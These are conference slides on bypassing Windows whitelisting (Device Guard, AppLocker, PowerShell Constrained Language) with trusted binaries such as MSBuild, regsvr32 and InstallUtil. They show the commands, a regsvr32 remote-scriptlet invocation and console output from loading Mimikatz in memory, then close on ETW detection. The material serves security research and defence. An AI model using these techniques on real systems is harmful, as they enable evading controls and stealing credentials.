

TRUSTED THINGS THAT  
EXECUTE THINGS



BlueHat

HELLO!

CASEY SMITH

RESEARCHER

@SUBTEE



Veris Group

**ATD**

Adaptive Threat Division

# AGENDA

OVERVIEW

3 CASE STUDIES – EXPLOIT FREE EVASION

- ☐ MSBUILD.EXE
- ☐ REGSVR32.EXE
- ☐ INSTALLUTIL.EXE

DETECTION/DISCOVERY AT SCALE?



# LIVING OFF THE LAND

A MINIMALIST'S GUIDE TO WINDOWS  
POST-EXPLOITATION

DERBYCON 2013  
CHRISTOPHER CAMPBELL  
MATTHEW GRAEBER

[HTTPS://YOUTU.BE/J-R6UONekUw](https://youtu.be/J-R6UONekUw)



AN ATTACKER, ON THE OTHER HAND, IS  
MORE INTERESTED IN WHAT AN APPLICATION CAN BE MADE TO DO  
AND OPERATES ON THE PRINCIPLE THAT "ANY ACTION NOT SPECIFICALLY DENIED,  
IS ALLOWED".

OWASP - SECURE CODING QUICK REFERENCE GUIDE





I WANT TO UNDERSTAND EXACTLY  
WHAT THE BOUNDARIES ARE,  
TO CHALLENGE ASSUMPTIONS.



# TEST AND VERIFY YOUR DEFENSES

## WHITELISTING PROS/CONS

### PRO

ELIMINATES ENTIRE CLASS OF ATTACKS

BINARY DROP AND EXECUTE

CONTROL OF ROGUE ADMINS

VISIBILITY & LOGGING "TRACKS"

### CONS

FILE / IMAGE / MODULE CENTRIC

TRUSTED APPLICATION ABUSE

MEMORY CORRUPTION / EXPLOITATION

BRINGING ADDITIONAL TOOLS...

EX: CDB.EXE (MATT GRAEBER)

EX. CSI.EXE + DEPENDENCIES



BYPASSES ARE OFTEN FOUND  
WITHOUT THE USE OF EXPLOITATION




UNTRUSTED

UNTRUSTABLE

TRUSTED

ADMINS TYPICALLY ARE OVERLY PERMISSIVE.  
WITHOUT THEIR KNOWLEDGE

WE CAN TAKE ADVANTAGE OF THIS.



WHAT YOU TRUST  
MATTERS



# MSBUILD.EXE VS. DEVICE GUARD

A CASE STUDY



## MSBUILD INLINE TASKS

- ☐ XML FILES
- ☐ DEFAULT TOOL ON WINDOWS 10 ENTERPRISE
- ☐ COMPILES C# OR VB
- ☐ EXECUTES IN MEMORY

[HTTPS://MSDN.MICROSOFT.COM/EN-US/LIBRARY/DD722601.ASPX](https://msdn.microsoft.com/en-us/library/dd722601.aspx)





## BUILDING AND EXECUTING IN MEMORY

- DIFFICULT FOR WHITELISTING OF ANY KIND TO STOP
- WHITELISTING IS FILE CENTRIC
- WHITELISTING HAS A SINGLE FILE BIAS...
  - "LOAD THIS FILE , NOT THAT FILE"



# WE CAN RUN MIMIKATZ ON DEVICE GUARD ENABLED SYSTEMS



COMPRESS/ENCRYPT/BASE64 ENCODE  
EMBED IN XML FILE FOR MSBUILD  
UNPACK BYTE ARRAY IN MEMORY  
PASS CONTROL TO MIMIKATZ

\*NOTE: THIS DOES NOT CIRCUMVENT CREDENTIAL GUARD

2.

# REGSVR32.EXE VS. APPLOCKER SCRIPT RULES

A CASE STUDY



## .SCT FILES

- ☐ COM SCRIPTLETS – A FORGOTTEN OBJECT??
- ☐ REGSVR32.EXE /s /u /i:[URL] SCROBJ.DLL
- ☐ VERY SMALL FORENSIC FOOTPRINT
- ☐ VBSCRIPT / JSCRIPT



GETOBJECT()


PROXY AWARE

SUPPORTS SSL/TLS

```
VAR A = GETOBJECT("SCRIPT:HTTP://[URL]")
```



# BACKED BY A URL IN REGISTRY

	Name	Type	Data
{AAAA1111-0000-0000-0000-0000FEEDACDC}	 (Default)	REG_SZ	<a href="https://gist.githubusercontent.com/subTee/2">https://gist.githubusercontent.com/subTee/2</a>
InprocServer32			
ProgID			
ScriptletURL			
VersionIndependentProgID			



NO ONE HAS TOLD ME THEY  
HAVE A NEED TO SUPPORT SCRIPTLETS...

3.

# INSTALLUTIL.EXE VS. POWERSHELL CONSTRAINED LANGUAGE A CASE STUDY

# CLRMD: .NET Crash Dump and Live Process Inspection

Rate this article ★★★★★



Doug Stewart -MSFT May 4, 2013



THIS IS AMAZING - BTW :)



## STEPS TO REPRODUCE

- ☐ LAUNCH CONSTRAINED POWERSHELL
- ☐ LAUNCH INSTALLUTIL
- ☐ ATTACH TO POWERSHELL
- ☐ LOCATE  
SYSTEM.MANAGEMENT.AUTOMATION.EXECUTIONCONTEXT OBJECT
- ☐ WRITE A VALUE OF ZERO TO THE LANGUAGEMODE PROPERTY

```
PS C:\Bypass> whoami
research-pc\user
PS C:\Bypass> $PSVersionTable.PSVersion
```

Major	Minor	Build	Revision
5	0	10586	122

```
PS C:\Bypass> Write-Host $ExecutionContext.SessionState.LanguageMode -Fore Green
```

ConstrainedLanguage

```
PS C:\Bypass> [Math]::Sqrt([Math]::Pi)
```

Cannot invoke method. Method invocation is supported only on core types in this language mode.

At line:1 char:1

+ [Math]::Sqrt([Math]::Pi)

+ ~~~~~

+ CategoryInfo : InvalidOperation: (:) [], RuntimeException

+ FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage

```
PS C:\Bypass> iex "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U /Process=$pid unlock.exe"
Microsoft (R) .NET Framework Installation utility Version 4.6.1038.0
Copyright (C) Microsoft Corporation. All rights reserved.
```

Hello There From Uninstall

Microsoft.Diagnostics.Runtime, Version=0.8.31.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a  
Assembly Loaded.

Hello There..., I am now a debugger...

Unlocking Process 4416

Microsoft.Diagnostics.Runtime.DataTarget

Microsoft.Diagnostics.Runtime.Desktop.V45Runtime

Target Acquired.

System.Management.Automation.PSLanguageMode \_languageMode

Complete

```
PS C:\Bypass> Write-Host $ExecutionContext.SessionState.LanguageMode -Fore Green
```

FullLanguage

```
PS C:\Bypass> [Math]::Sqrt([Math]::Pi)
```

1.77245385090552

```
PS C:\Bypass> Achievement Unlocked! woot_
```



CONSTRAINED LANGUAGE  
BYPASSES  
IMPORTANT AREA OF  
RESEARCH





CONCLUSION

HOW CAN WE DETECT THESE?  
AT SCALE?


HOW COULD WE AUTOMATE  
THESE TYPE OF FINDINGS?

# EXAMPLE ETW .NET CLR PROVIDER

```
C:\Tools>logman start clrevents -p {E13C0D23-CCBC-4E12-931B-D9CC2EEE27E4} 0x8 0x5 -ets -ct perf
The command completed successfully.
```

```
C:\Tools>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe katz-latest.txt
Microsoft (R) Build Engine version 4.6.1586.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
Build started 9/30/2016 7:39:21 AM.
x64/mimikatz.exe
Downloaded Latest
Preferred Load Address = 140000000
Allocated Space For 6F000 at 270AE530000
Section .text , Copied To 270AE531000
Section .rdata , Copied To 270AE563000
Section .data , Copied To 270AE593000
Section .pdata , Copied To 270AE597000
Section .rsrc , Copied To 270AE599000
Section .reloc , Copied To 270AE59D000
Delta = 26F6E530000
Loaded ADVAPI32.dll
Loaded CRYPT32.dll
Loaded cryptdll.dll
Loaded NETAPI32.dll
```



```
*C:\Tools\dumpfile.xml - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
Reg.reg Type.txt dumpfile.xml
3352 <Version>1</Version>
3353 <Level>4</Level>
3354 <Task>10</Task>
3355 <Opcode>37</Opcode>
3356 <Keywords>0x8</Keywords>
3357 <TimeCreated SystemTime="2016-09-30T07:39:27.250684100-0700" />
3358 <Correlation ActivityID="{00000000-0000-0000-0000-000000000000}" />
3359 <Execution ProcessID="5132" ThreadID="1928" ProcessorID="2" KernelTime="90" UserTime="405" />
3360 <Channel />
3361 <Computer />
3362 </System>
3363 <UserData>
3364 <AssemblyLoadUnload_V1 xmlns='myNs'><AssemblyID>0x270AE473540</AssemblyID>
3365 <AppDomainID>0x270AC87AD10</AppDomainID><BindingID>0x0</BindingID>
3366 <AssemblyFlags>0</AssemblyFlags><FullyQualifiedAssemblyName>katz, Version=0.0.0.0, Culture=neu
3367 </UserData>
3368 <RenderingInfo Culture="en-US">
3369 <Level>Information </Level>
3370 <Opcode>AssemblyLoad </Opcode>
3371 <Keywords>
3372 <Keyword>Loader </Keyword>
```

AGAIN

...AN ATTACKER, ON THE OTHER HAND, IS  
MORE INTERESTED IN WHAT AN APPLICATION  
CAN BE MADE TO DO...



CALL TO ACTION!

CONSIDER THESE BYPASSES  
A SECURITY BOUNDARY!

MANY ORGANIZATIONS DEPEND ON THE  
SUCCESS OF DEVICE GUARD.



# THANK YOU !

WHAT QUESTIONS DO YOU HAVE ?

[HTTPS://GITHUB.COM/SUBTEE](https://github.com/SUBTEE)

CASEY SMITH  
@SUBTEE



Veris Group

**ATD**  
Adaptive Threat Division